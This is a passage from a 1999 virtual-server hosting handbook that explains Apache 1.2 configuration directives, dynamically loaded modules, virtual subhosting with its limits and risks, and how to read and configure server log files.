argument specifies a format string for each line of the log file or a format nickname that is defined using the LogFormat directive. The following is an example using identifiers or nicknames from LogFormat definitions above: # combined log format CustomLog logs/access_log combined http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 100
  • 101.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service # separate log format CustomLog logs/access_log common CustomLog logs/referer_log referer CustomLog logs/agent_log agent For more information, see: http://www.apache.org/docs/mod/mod_log_config.html#customlog http://www.apache.org/docs/mod/mod_log_config.html#logformat ServerName The ServerName directive sets the hostname of the web server. The following is a usage example: ServerName some.domain.name For more information, see: http://www.apache.org/docs/mod/core.html#servername ServerSignature The ServerSignature directive allows the configuration of a trailing footer line under server-generated documents. The off setting, which is the default, suppresses the error line (and is therefore compatible with the behavior of Apache-1.2 and below). The on setting simply adds a line with the server version number and ServerName of the serving virtual host, and the E-mail setting additionally creates a "mailto:" reference to the ServerAdmin of the referenced document. The following is an example: ServerSignature on For more information, see: http://www.apache.org/docs/mod/core.html#serversignature KeepAlive The KeepAlive extension to HTTP, as defined by the HTTP/1.1 draft, allows persistent connections. These long-lived HTTP sessions allow multiple requests to be sent over the same TCP connection, and in some cases have been shown to result in an almost 50% speedup in latency times for HTML documents with multiple images. The KeepAlive directive enables or disables KeepAlive support. Set the value of this directive to "on" in order to enable persistent connections. Set the value of the directive to "off" to disable KeepAlive support. The maximum number of requests that you would like the web server to support per connection is defined using the MaxKeepAliveRequests directive. The following is an example: KeepAlive on For more information, see: http://www.apache.org/docs/mod/core.html#keepalive http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 101
  • 102.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service http://www.apache.org/docs/keepalive.html MaxRequestsPerChild The MaxRequestsPerChild directive sets the limit on the number of requests that an individual child server process will handle. After MaxRequestsPerChild is filled, the child process will die. If MaxRequestsPerChild is 0, then the process will never expire. Setting MaxRequestsPerChild to a non-zero limit has two beneficial effects: 1. It limits the amount of memory that a process can consume by (accidental) memory leakage 2. It helps reduce the number of processes when the server load reduces by giving processes a finite lifetime. The following is an example: MaxRequestsPerChild 8 For more information, see: http://www.apache.org/docs/mod/core.html#maxrequestsperchild KeepAliveTimeout The KeepAliveTimeout directive defines the number of seconds the web server waits for a subsequent request before closing the connection with the remote host. The following is an example: KeepAliveTimeout 15 For more information, see: http://www.apache.org/docs/mod/core.html#keepalivetimeout MaxKeepAliveRequests The MaxKeepAliveRequests directive limits the number of requests allowed per connection when KeepAlive is on. If it is set to "0," unlimited requests will be allowed. It is recommended that this setting be kept to a high value for maximum server performance. The following is an example: MaxKeepAliveRequests 100 For more information, see: http://www.apache.org/docs/mod/core.html#maxkeepaliverequests VirtualHost The VirtualHost directive allows you to configure your web server to subhost multiple domain names. The following is an example: <VirtualHost the-subhost.domain.name> ServerAdmin webmaster@the-subhost.domain.name http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 102
  • 103.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service DocumentRoot /usr/local/etc/httpd/htdocs/subhost-dir ServerName subhostdomain.com ErrorLog logs/subhost-error_log TransferLog logs/subhost-access_log </VirtualHost> For more information, see: "Understanding Virtual Hosting" later in this chapter. Learning the Server Resource Configuration File (srm.conf) DocumentRoot The DocumentRoot directive refers to the directory from which your web server retrieves files. Your web content should reside in this directory. The following is an example: DocumentRoot /usr/local/etc/httpd/htdocs For more information, see: http://www.apache.org/docs/mod/core.html#documentroot DirectoryIndex When a URL request is received that does not explicitly identify a resource by name, i.e. http://www.yourdomain.com/, your web server will attempt to retrieve the files listed as the value for the DirectoryIndex directive. Several files may be defined, in which case the web server will return the first one that it finds. The following is an example: DirectoryIndex index.html index.htm A request for http://www.yourdomain.com/ would return http://www.yourdomain.com/index.html if it existed, then http://www.yourdomain.com/index.htm and so on until a match is found. If no match is found then a listing of the files contained in the directory is returned. For more information, see: http://www.apache.org/docs/mod/mod_dir.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 103
  • 104.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service FancyIndexing, IndexOptions, AddIcon, IndexIgnore As noted above, the DirectoryIndex directive identifies specific files that should be searched for when a URL request is received that does not explicitly identify a file name. If the DirectoryIndex search fails and the Indexes option is set for the requested directory (see the access.conf <Directory> directive), then a listing (or indexing) of files is generated and served to the client agent. There are several directives that define the display of such an index of files. For more information, see: http://www.apache.org/docs/mod/mod_autoindex.html AccessFileName When returning a document to a client, the server looks for access control files in the requested resource directory as well as its parent directories. The AccessFileName directive sets the name of the file your web server will search to find access control definitions (please see the "Password Protecting a Directory" tutorial presented later in this chapter for more information about access control files). The following is an example: AccessFileName .htaccess For more information, see: http://www.apache.org/docs/mod/core.html#accessfilename TypesConfig The TypesConfig directive identifies the location of the configuration file which contains information about how file extensions match to MIME types. The following is an example: TypesConfig conf/mime.types For more information, see: http://www.apache.org/docs/mod/mod_mime.html#typesconfig DefaultType The DefaultType directive defines a MIME type for resources on your web server that do not match file extensions found in your MIME types configuration file. The following is an example: DefaultType text/plain For more information, see: http://www.apache.org/docs/mod/core.html#defaulttype http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 104
  • 105.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service AddType The AddType directive allows you to add a new MIME type definition without editing the file defined by the TypesConfig directive. Your mime.types configuration file is fairly complete so you’ll rarely need the AddType directive. The following is an example: AddType text/plain .txt For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addtype AddHandler The AddHandler directive maps a filename extension to a special handler. Examples: # To use CGI scripts: AddHandler cgi-script .cgi # To use server-parsed HTML files AddType text/html .shtml AddHandler server-parsed .shtml For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addhandler http://www.apache.org/docs/handler.html#addhandler AddLanguage The AddLanguage directive is used to identify resources written in a specific language with a file extension. The AddLanguage directive is essential for content negotiation, where the server returns content from documents based on the language preference of the client browser (please see the "Serving Document Based on Language Preference" tutorial presented later in this chapter for more information about content negotiation). The following is an example: AddLanguage en .en For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addlanguage http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 105
  • 106.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service LanguagePriority The LanguagePriority directive allows you to give precedence to some languages in case of a "tie" during content negotiation or if the browser client does not specify a language priority (older browsers). You simply list the languages in decreasing order of preference (please see the "Serving Document Based on Language Preference" tutorial presented later in this chapter for more information about content negotiation). Note: Use of this directive requires that the mod_negotiation module be loaded. Please refer to the LoadModule directive explanation for more information. The following is an example: LanguagePriority en fr de For more information, see: http://www.apache.org/docs/mod/mod_negotiation.html#languagepriority Redirect The Redirect directive is used to redirect absolute URL pathnames to absolute URL addresses. This is especially useful if you have resources that have moved from one location to another and want to "redirect" requests for the document at the old location to the new location. The following is an example: Redirect /path/file.html http://somewhere.else/file.html Redirect /path/file.html http://yourdomain.com/newfile.html Redirect /directory http://somewhere.else/directory/ Redirect /directory http://yourdomain.com/newdirectory/ For more information, see: http://www.apache.org/docs/mod/mod_alias.html#redirect Alias The Alias directive allows documents to be stored in the local file system other than under the directory defined using the DocumentRoot directive. The following is an example: Alias icons /usr/local/etc/httpd/icons For more information, see: http://www.apache.org/docs/mod/mod_alias.html#alias http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 106
  • 107.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service ScriptAlias The ScriptAlias directive has the same behavior as the Alias directive, except that in addition to defining an alias definition, the directive also marks the target directory as containing CGI scripts. The following is an example: ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi- bin/ For more information, see: http://www.apache.org/docs/mod/mod_alias.html#scriptalias ErrorDocument The ErrorDocument directive defines the location of documents that should be displayed or scripts that should be invoked when the server encounters an error. The directive can map the error codes to documents or scripts on your local server or on a remote server. When the error code is encountered, you web server instructs the browser client to redirect its request to the URL you define with the error code. If no ErrorDocument definition exists for a specific error code then your web server outputs a hardcoded error message that it has defined internally. Common error codes include 401, 403, 404, 406, and 500. Those error codes and their definitions are found in the following table: Error Code 401 – The requested resource required authentication, Authorization Failed and the client failed to provide a valid login/password pair. Error Code 403 – The client has requested a resource that is Permission Denied forbidden. Error Code 404 – The requested resource does not exist on the web Resource Not Found server. Error Code 406 – The requested resource was found on the web Resource Not server, but could not be delivered because the Acceptable type of the resource is incompatible with accepted types indicated by the client. Error Code 500 – The server could not fulfill a request due to missing Internal Error programs or files on the server. For more information about custom error handling, see "Creating Custom Error Document Pages" later in this chapter. The following are examples of what error documents to use: ErrorDocument 401 /error_docs/subscribe.html ErrorDocument 403 /error_docs/denied.html ErrorDocument 404 /error_docs/notfound.html ErrorDocument 406 /cgi- bin/error_scripts/language_handler.pl ErrorDocument 500 /cgi- bin/error_scripts/script_error.pl For more information, see: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 107
  • 108.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service http://www.apache.org/docs/mod/core.html#errordocument http://www.apache.org/docs/custom-error.html The Access Control Configuration File (access.conf) <Directory> The Directory directive defines access control and security settings for the directories that are accessible by your web server. Each Directory definition is comprised of several sub-directives. Some of these sub- directives include Options, AllowOveride, and <Limit>. Many of the sub-directives that can be included in the <Directory> definitions can be included in local access control files (see AccessFileName directive). In most cases, the default <Directory> definitions included in your access.conf file will be adequate for you needs (the default definitions are included below). If you need to modify these definitions, please consult the URL references listed below for a thorough presentation of the <Directory> directive and its sub-directives. The following is an example of a Directory directive: <Directory /usr/local/etc/httpd/htdocs> # Value for the Options directive can include: # "None", "All", or any combination of "Indexes", # "Includes", "FollowSymLinks", ExecCGI", or # "MultiViews". Note that "MultiViews" isn't # included with "All". Options Indexes FollowSymLinks # The AllowOverride directive controls which # options the local access control files in # directories can override. The values can also # be "All", or any combination of "Options", # "FileInfo", "AuthConfig", and "Limit". AllowOverride None # The Limit directive controls who can get # access resources from your # server. The Limit directive can specifically # identify access restrictions made using such # methods such as POST, GET, PUT, or DELETE. # If no method is specified, then the access # restrictions are placed on all methods. <Limit> order allow, deny allow from all http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 108
  • 109.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service </Limit> </Directory> # /usr/local/etc/httpd/cgi-bin should be changed # to the value of your ScriptAlias definition. <Directory /usr/local/etc/httpd/cgi-bin> AllowOverride None Options None </Directory> For more information, see: http://www.apache.org/docs/mod/core.html#directory http://www.apache.org/docs/mod/core.html#options http://www.apache.org/docs/mod/core.html#allowoverride http://www.apache.org/docs/mod/core.html#limit http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html The MIME Types File (mime.types) The MIME Types configuration file determines how your Virtual Server's web server maps filename extensions to MIME types that are returned to the browser. Your browser then maps these MIME types to "helper" applications or in-line plug-ins. Though the default "mime.types" configuration file includes a definition of the most common known MIME types, you are free to modify the file to add support for any additional MIME type that you desire. To add a new MIME type definition 1. Append the definition to the existing MIME types in the file in the following format: type/subtype extension1 extension2 … extensionN (where "type/subtype" is the MIME type of the document whose filename ends with one of the extensions listed.) Note: Lines beginning with a "#" are comment lines ignored by the web server. The extension list includes any number of space-separated filename extensions. Examples of MIME type entries can be found in the default MIME types file included with your Virtual Web Service. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 109
  • 110.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Using Apache Loadable Modules The Apache Web Server has become the most popular web server due to its modular design which gives web administrators and developers tremendous power and flexibility. A module is a piece of code written to the Apache API specifications which is loaded in the following ways: ♣ Dynamically-loaded in the httpd.conf. ♣ Statically-loaded in the compiled httpd daemon. With its modular design and API, third party developers can create modules that are loaded with the httpd to add power to the web server. Apache modules exist for applications such as Perl, PHP/FI and Miva. By making these modules available to the web server (via dynamic loading), your web server can internally process instruction sets rather than relying on external applications, increasing the speed at which your web server responds to requests. Listing Statically-linked modules The following modules are statically linked in the Apache version 1.2.6, currently running on your Virtual Server: http_core apache_ssl mod_access mod_actions mod_alias mod_auth mod_auth_dbm mod_browser mod_cgi mod_dir mod_frontpage mod_imap mod_include mod_log_agent mod_log_config mod_log_referer mod_mime mod_rewrite mod_so mod_userdir http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 110
  • 111.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service For a description of Apache modules, see: http://www.apache.org/docs/mod/ Using Dynamically-Loaded Modules Blue Reef Consulting offers custom-developed versions of the Apache 1.2.6 for your Virtual Server. A key feature developed is the support for dynamically loading modules. The ability to dynamically load modules is known as "DSO" support. The ~/www/modules directory contains Apache modules that you can add to your web server dynamically: Defining Apache Working-Group Modules mod_asis - http://www.apache.org/docs/mod/mod_asis.html mod_auth_db - http://www.apache.org/docs/mod/mod_auth_db.html mod_digest - http://www.apache.org/docs/mod/mod_digest.html mod_env - http://www.apache.org/docs/mod/mod_env.html mod_expires - http://www.apache.org/docs/mod/mod_expires.html mod_headers - http://www.apache.org/docs/mod/mod_headers.html mod_info - http://www.apache.org/docs/mod/mod_info.html mod_negotiation - http://www.apache.org/docs/mod/mod_negotiation.html mod_status - http://www.apache.org/docs/mod/mod_status.html mod_usertrack - http://www.apache.org/docs/mod/mod_usertrack.html Defining Third-Party Modules mod_perl - http://perl.apache.org/ mod_php3-module - http://www.php.net/ mod_php3-module-gd - http://www.php.net/ mod_php3-module-msql - http://www.php.net/ mod_php3-module-msql-gd - http://www.php.net/ Learning about Modules in Development mod_php3-module-mysql mod_php3-module-mysql-imap mod_fastcgi - http://fastcgi.idle.com/ mod_miva - http://www.miva.com/ Loading the Dynamically-Loadable Modules Dynamic modules are loaded in the ~/www/conf/httpd.conf file. LoadModule is used at the top of the httpd.conf file (so the module loads before any instructions are passed to it). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 111
  • 112.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service To load a dynamically-loadable module 1. From the beginning of the httpd.conf file, enter LoadModule module filename For more details on the LoadModule command see: http://www.apache.org/docs/mod/mod_so.html#loadmodule The following are some examples: LoadModule env_module modules/mod_env.so LoadModule block_module modules/mod_block.so Note: The modules directory is a subdirectory of the ServerRoot directory (~/usr/local/etc/httpd). The Virtual Server owns the modules directory, although the module files contained in the directory are owned by the physical server's root. The modules do not count against your Virtual Server quota. You can load most modules with just the LoadModule command. The info and status modules, however, require additional lines in the httpd.conf file. To load the info module 1. From the top of the httpd.conf, enter: LoadModule info_module modules/mod_info.so 2. After the LoadModule command, enter <Location /status> SetHandler server-status </Location> <Location /info> SetHandler server-info </Location> To load the status module 1. From the top of the httpd.conf, enter: LoadModule status_module modules/mod_status.so 2. After the LoadModule command, enter <Location /status> SetHandler server-status </Location> <Location /info> SetHandler server-info </Location> To use the status module for your Apache web server 1. Open the browser of your choice and go to: http://yourdomain.com.com/status/ http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 112
  • 113.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service To refresh the status of your Apache web server every ten seconds 1. Open the browser of your choice and go to: http://yourdomain.com/status?refresh=10 To use the info module 1. Open the browser of your choice and go to: http://yourdomain.com/info/ This displays Apache web server information, such as which modules are loaded and other server configuration settings. If you already have a /status directory or /info directory, substitute <Location /infoparameter> with whatever location you want. For instance, use <Location /apacheinfo> instead. To pull up the info module with the new location, use http://yourdomain.com/apacheinfo/. Note: Some modules require additional accessing parameters, so be sure to review the URLs listed with the modules for complete documentation. Compiling Modules You can download your own modules and compile them on your Virtual Web Server. Be forewarned, however, that Blue Reef does not support compiling or debugging modules. Compiling Module Checklist 1. Compile the module using the "shlicc2" compiler (link it using the "-r" flag). This creates a locatable object. 2. From your ~/www/modules directory, enter mod_modname. 3. From the top of your httpd.conf, add LoadModule modname. 4. See http://www.apache.org/docs/dso.html for more information. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 113
  • 114.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Understanding Virtual Hosting Virtual hosting, or subhosting, is one of the most powerful features of the Blue Reef Virtual Server System. With virtual hosting you can support multiple domain names on a single virtual server. In other words, you can the domains abc.com and xyz.com on the same Virtual Server, each with its own domain name. You can give each virtual host the following unique characteristics: ♣ Private FTP login ♣ Access to its subdirectory only ♣ Email addresses with own domain name. Tip: Virtual Server customers generate extra revenue by reselling space on their Virtual Server. See complete Virtual Hosting information at: http://virtserv.bluereef.net/servers/extensions/virtualhost/ Limitations of Virtual Hosting Virtual hosting or subhosting is a great feature of the Blue Reef Virtual Server System. There are some limitations, however, to this capability which you should understand. These limitations include the following: ♣ Browsers must be HTTP/1.1 compliant for optimum use ♣ Load-balancing becomes more challenging ♣ All domains share a single IP address ♣ Only one telnet account is provided for the Server ♣ More complex email configuration ♣ Increased security risks with CGI and SSI HTTP/1.1 compliance Blue Reef Consulting's Virtual Servers introduce HTTP/1.1 which make subhosting possible. To view subhosts, however, users must have a browser which is HTTP/1.1 compliant. Generally speaking, subhosts are supported by Netscape Navigator 2.0+ and MSIE 3.0+. Any other browser that is HTTP/1.1 compliant is also able to access virtual subhosted servers. If your clients use an older browser that is not HTTP/1.1 compliant they will be unable to view their sites, or other sites that use virtual subhosting. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 114
  • 115.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Balancing Virtual Server Loads A virtual server is capable of handling 30,000 to 50,000 hits per day (assuming hits generally request about 5 kb of data). That is, not "visitors," but rather hits or requests for files. For instance, if you have five subhosted domain names, each trying to accommodate 10,000 hits per day--which can easily be achieved if you have a graphically-intensive page; one request for a .gif or .jpeg equals one hit--a slowdown will likely occur that affects all of your clients on the Virtual Server you are using for subhosts. When a slowdown occurs, resellers should reduce the number of subhosts on the Virtual Server by doing the following: § Upgrading one of the especially high-traffic virtual hosted sites to its own Virtual Server § Moving some subhosts to a less-busy Virtual Server. Either way, proper load-balancing is accomplished by resellers that under- stand these limits of virtual subhosting. For performance reasons, a Virtual Server can only host a finite number of hosts. The following limits are recommended--but NOT imposed--for virtual hosting: Server A: 5 sub hosts Server B: 25 sub hosts Server C: 60 sub hosts Sharing an IP address Virtual subhosting obviously uses the resources of a single Virtual Server to accommodate the needs of multiple web sites. Among the resources that are shared is the single IP address that is associated with the Virtual Server. Search engine "spiders" which are not HTTP/1.1 compliant are unable to index the sites. Most major spiders and search engines, however, are now HTTP/1.1 compliant. A Virtual Server can only support a single Digital Certificate. Thus, all subhosts must share the same Digital Certificate. Thawte issues wildcard certificates, however, which will let various cnames on one server share the certificate. Telnet Access is Limited Virtual subhosts do not have Telnet access to the Virtual Server. There are several alternatives to allow virtual server access for virtual host customers, including access via: ♣ FTP ♣ IManager ♣ FrontPage 98 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 115
  • 116.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Email Constraints There are some limitations to the email capability of subhosts, namely how the virtual server interprets email addresses. For instance, if you send e- mail to john@abc.com and john@xyz.com the Virtual Server views these as the same address because both domain names resolve to the same IP address (john@192.41.5.2). Blue Reef Consulting, however, offers a way to get around this limitation by using a proprietary utility titled "virtmaps." Visit the virtmaps section of this handbook for more info. Security Risks Giving cgi-bin access to your virtually subhosted clients is a potential security risk. This is because the cgi scripts your customers upload and execute have all of the rights and privileges of the scripts you execute. Therefore, it is possible for a virtually subhosted client that has been granted CGI privilege, to read or remove any file in your directory through clever CGI scripting. Moreover, it is possible for a malicious client with cgi-bin privileges to crack weak passwords and gain shell (adminsistrative) access to your Virtual Server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 116
  • 117.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Adding and Setting Up Domains To add a virtual host to your virtual server, do the following checklist: ♣ Register the domain. ♣ Point the domain to a name server. ♣ Add a user account on the virtual server ♣ Add the <VirtualHost> directives to the httpd.conf file To register or point domains to your server 1. Go to the following URLs: http://virtserv.bluereef.net/servers/dns.html (tools to check domain name availability). http://virtserv.bluereef.net/servers/dns_transfer.html (Page set up to help you transfer domains). To add domains to your server IP address 1. Go to the Blue Reef Consulting order form: http://orders.bluereef.net/. 2. Select Virtual Servers. 3. Under Order Products for Virtual Servers, select Add Additional Domain Name. You order will be processed within 12 hours on weekdays, and within 48 hours on weekends. Note: You can also e-mail orders@bluereef.net and request to add a domain to your Virtual Server. To set up a domain on your server 1. Run vadduser. 2. Create anemail/FTP account. 3. Point the FTP directory to ~/usr/local/etc/httpd/htdocs/sub_host_dir by selecting option two. 4. Edit the httpd.conf file. 5. Add a <VirtualHost> block directive for each virtual host. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 117
  • 118.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Adding Virtual Hosts to httpd.conf To add a virtual host, you must add information to the httpd.conf file. To add Apache httpd.conf lines ♣ From the httpd.conf file, add the following: # point church.org to subdirectory utahjrs <VirtualHost church.org www.church.org> ServerName www.church.org ServerAdmin webmaster@church.org DocumentRoot /usr/local/etc/httpd/htdocs/church </VirtualHost> Setting up Additional Options for Virtual Hosts Any option that is valid in the srm.conf and the httpd.conf can be set in the <VirtualHost> section for each virtual host. The "church.org" Virtual Host Example The following lines were added: # point church.org to subdirectory church <VirtualHost church.org www.church.org> ServerName www.church.org ServerAdmin webmaster@church.org DocumentRoot /usr/local/etc/httpd/htdocs/church TransferLog logs/church_access ScriptAlias /cgi-bin/ /usr/local/etc/httpd/htdocs/church/cgi-bin/ ErrorDocument 404 /errors/notfound.html </VirtualHost> http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 118
  • 119.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 8 - The Virtual Web Service Using Other Resources for Additional Information URLs that you access using your favorite web browser make outstanding additional resources for much of the information contained in this chapter. Because some of the information is dynamic, use the URLs to access information whenever possible. Official Apache Web Site http://www.apache.org/ Documentation on Directives http://www.apache.org/docs/ Loadable Modules http://www.apache.org/docs/dso.html http://www.apache.org/docs/mod/mod_so.html http://www.apache.org/docs/misc/API.html http://www.apacheweek.com/features/modulesoup/ Additional Apache Sources http://www.apacheweek.com/ http://www.apacheweek.com/features/ http://www.apache.org/info/apache_books.html http://virtserv.bluereef.net/support/ If you cannot find the answers to your questions after accessing these resources, please send an email message to Blue Reef Virtual Server Technical Support. We are more than happy to answer any questions or resolve any concerns that you have. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 119
  • 120.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Chapter 9 Managing Server Logs No doubt, you are at least curious about the traffic that your web site attracts. More likely, your business depends on obtaining detailed information about your web site traffic, and adapting to that information. Your Virtual Web Service allows you to easily obtain statistical information about usage of your web site. Managing your Virtual Server logs is explained in this chapter: ♣ Configuring Log File Directives ♣ Analyzing Log Files ♣ Rotating and Clearing Log Files http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 120
  • 121.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Configuring Log File Directives Your Virtual Web Service logs activity based on the directives you define in your httpd.conf configuration file. The default directive definitions should be adequate for most circumstances. You are free, however, to modify the directives if you need to define log file formatting, or turn off the logging capability altogether. When your Virtual Server is configured, the default log preferences are setup and configured as follows: ♣ Error Log error_log ♣ Transfer Log access_log ♣ Agent Log access_log ♣ Referer (sic) Log referer_log Using the Error Log Entries are appended to the Error Log if your server encounters an error while attempting to retrieve a requested resource. Use your Error Log file as a diagnostic tool. Download the Error Log file from time to time and review what it contains. It may help you discover broken links on your site or on someone else’s site which points to your site. The Error Log is completely separate from the following: ♣ Transfer Log ♣ Referer Log ♣ Agent Log To view the Error Log file’s latest entries 1. Connect to your Virtual Server via Telnet or SSH. 2. Make the www/logs directory your current working directory, by entering: % cd ~/www/logs/ 3. From your log directory, enter % tail –f error_log You can control the detail level of the Error Log file the LogLevel directive in your httpd.conf file. For more information regarding LogLevel, see the Maintaining Virtual Server Configuration Files section of the previous chapter. Testing the Error Log Use your browser to open the following URL in your browser: http://yourdomain.com/index.hmtl. As you see, we purposely misspelled the resource request, so a new entry will be added to your Error Log file. It probably will look something like this: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 121
  • 122.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs [date and time] access to /usr/local/etc/httpd/htdocs/index.hmtl failed for some.remote.host, reason: File does not exist Using the Transfer Log If your log file is not empty, the "tail" command displays an echo of the latest entries in the Transfer Log file. Each entry line represents a resource request made to your Virtual Web Service. To view the Transfer Log file’s latest entries 1. Connect to your Virtual Server via Telnet or SSH. 2. Make the www/logs directory your current working directory, by entering: % cd ~/www/logs/ 3. From your log file, enter % tail –f access_log Testing the Transfer Log Use your web browser to access the main index page of your Virtual Server. As you access the page with your browser, new log entries append to your log file. The entries appear as follows:: some.remote.host - user - [access date and time] "request" status bytes_sent Note: You can exit the tail command by pressing "Ctrl-C" at any time. Transfer Log Format Each entry in the Transfer Log is comprised of six specific parts, as shown in the following table: First part of the entry: Represents the remote host or IP address that "some.remote.host" requested the resource. Second part of the The User ID that was required in order to access entry: "user" the requested resource. If the requested resource requires no user authentication, then this data field will be left blank. Third part of the [Enclosed by square brackets] the log entry is entry: time stamp precise to the second. Fourth part of the The resource request itself is comprised of three entry: data fields: 1) the method of the request (GET, POST, etc.). 2) the local URL of the resource "Resource request" requested. 3) the HTTP version used by the client (which in most cases is HTTP/1.1). Fifth part of the entry: The HTTP Status Codes range in value from 200 numeric status code to 599. Values from 200-299 indicate successful that represents the responses. Values that range from 300-399 server’s response to indicate redirection, i.e. the resource at the the request requested URL was moved to another location. Any http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 122
  • 123.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs status code with a value of 400 or above indicates the request encountered an error. Sixth part of the entry: Exact size (in bytes) of the requested resource resource size Consider the following example: some.remote.host - - [19/Aug/1998:13:48:56 – 0600] "GET /index.html HTTP/1.0" 200 4817 This entry suggests that on the 19th of August 1998 at 1:48:56 in the afternoon Mountain Standard Time (or some other –0600 time zone), a remote host "some.remote.host" requested the URL "index.html" using an HTTP/1.0 compliant browser. The server found the resource requested (status code 200) and returned it to the client. The document was 4817 bytes in length. Note: Use the "tail" command to look at both the Referer and Agent Logs. Understanding the Agent and Referer Logs The Agent Log is simply a list of the browsers that are accessing your web site. Each time a request is received by your web server, the type of browser that made the request is recorded in your Agent Log. Each line in the Referer Log contains a record of the document from which a resource was requested, if one exists. For example, if there is a link to your site from the Yahoo! TM Index and someone clicks on that link to access your site, an entry is made in your Referer Log that records the click- through from the Yahoo! Site. Because Agent and Referer Logsare separate from the Transfer Log, it is very difficult to associate entries in the Agent Log or Referer Log to specific entries in the Transfer Log. Understanding the Common Log Format Three directive definitions, when together, define what is known as the "Separate Log Format" or "Common Log Format" for storing resource request information. The Common Log Format stores the following requested resource information in separate log files: ♣ Referer (sic) information ♣ Browser information ♣ Agent information Using the Combined Log Format Most log file analysis programs analyze generated log files using the Common Log Format. Some newer log file analysis programs (such as WebTrends – http://www.webtrends.com/) analyze transfer log files that have been stored using the Combined Log Format. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 123
  • 124.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs The Combined Log Format stores the referer and agent information with the resource request in the transfer log file. Using the Combined Log Format, you can analyze what browsers access which resource, as well as whether or not the resource request had a referring document. To Switch from Common Log Format to Combined Log Format 1. From your httpd.conf file, "comment out" the AgentLog and RefererLog directives by placing a pound sign "#" in front of the two directive lines Or 2. Remove the two directive lines (not recommended). 3. Add a special LogFormat directive definition line in front of your current TransferLog directive line. See the example below: ErrorLog logs/error_log LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i" "{User-Agent}i"" TransferLog logs/access_log # AgentLog logs/agent_log # RefererLog logs/referer_log Note: There may be a LogFormat directive like the one above located in your server configuration file. If the line is commented out, then uncomment the line by removing the leading pound sign. After you have made the modifications, monitor your Transfer Log file using the "tail" command. Each entry in your Transfer Log file should now look something like this: some.remote.host - - [19/Aug/1998:13:48:56 – 0600] "GET /index.html HTTP/1.0" 200 4817 "http://another.remote.host/path/info/document.h tml" "Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)" To "turn off" specific log files 1. Comment out the line by using by starting the line with a "#" sign. Or 2. Specify the special file "/dev/null" as the target for the Log directives. For example: ErrorLog /dev/null TransferLog /dev/null AgentLog /dev/null RefererLog /dev/null http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 124
  • 125.
